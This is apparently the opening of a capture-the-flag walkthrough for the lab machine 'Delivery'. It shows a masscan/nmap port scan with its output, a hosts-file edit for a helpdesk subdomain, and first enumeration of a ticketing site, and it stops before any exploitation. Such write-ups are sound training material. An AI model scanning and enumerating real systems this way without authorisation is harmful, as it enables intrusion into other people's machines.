


Delivery - 16th Jan 21

10.10.10.222



Scanning


We can run `masscan_to_nmap.py`, a tool I made that you can [find on my Github](#). It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.

```
1 PORT      STATE SERVICE VERSION
2 22/tcp    open  ssh   OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
3 | ssh-hostkey:
4 |   2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
5 |   256 5a:0c:c0:3b:9b:76:55:e6:c4:f4:b9:5d:76:17:09 (ECDSA)
6 |   256 b7:9d:f7:48:9d:a2:2f:fd:42:d3:35:3a:80:8c (ED25519)
7 80/tcp    open  http  nginx/1.14.2
8 |_http-title: Welcome
9 8065/tcp open  unknown
10 |_fingerprint-strings:
11 |   GenericLines, Help, RTSPRequest, SSLSessionReq, TerminalServerCookie:
12 |     HTTP/1.1 400 Bad Request
13 |   Content-Type: text/plain; charset=utf-8
14 |   Connection: close
15 |   Request
16 |   GetRequest:
17 |     HTTP/1.0 200 OK
18 |     Accept-Ranges: bytes
19 |     Cache-Control: no-cache, max-age=31556926, public
20 |     Content-Length: 3108
21 |     Content-Security-Policy: frame-ancestors 'self'; script-src 'self' cdn.rudder
22 |     Content-Type: text/html; charset=utf-8
23 |     Last-Modified: Sun, 10 Jan 2021 13:57:22 GMT
24 |     X-Frame-Options: SAMEORIGIN
25 |     X-Request-ID: a5umiwy7tr8ufs8nggphfr
26 |     X-Version-ID: 5.30.6.5.30.1.57fb1b889bf81d99d8af8176d4bbaaa.false
27 |     Date: Mon, 11 Jan 2021 09:21:11 GMT
28 |
```

Enumeration

Port 80

If we go to the website on port 80 and take a look, we can see that a `helpdesk` subdirectory is referenced.



To traverse to this, we need to add it to our hosts file: `sudo nano /etc/hosts`. You may as well add `delivery.htb` here whilst you're at it.

```
127.0.0.1      localhost
127.0.1.1      Kali
10.10.10.222  helpdesk.delivery.htb
```


This helpdesk ticketing site has some functionality to set up accounts, raise tickets.



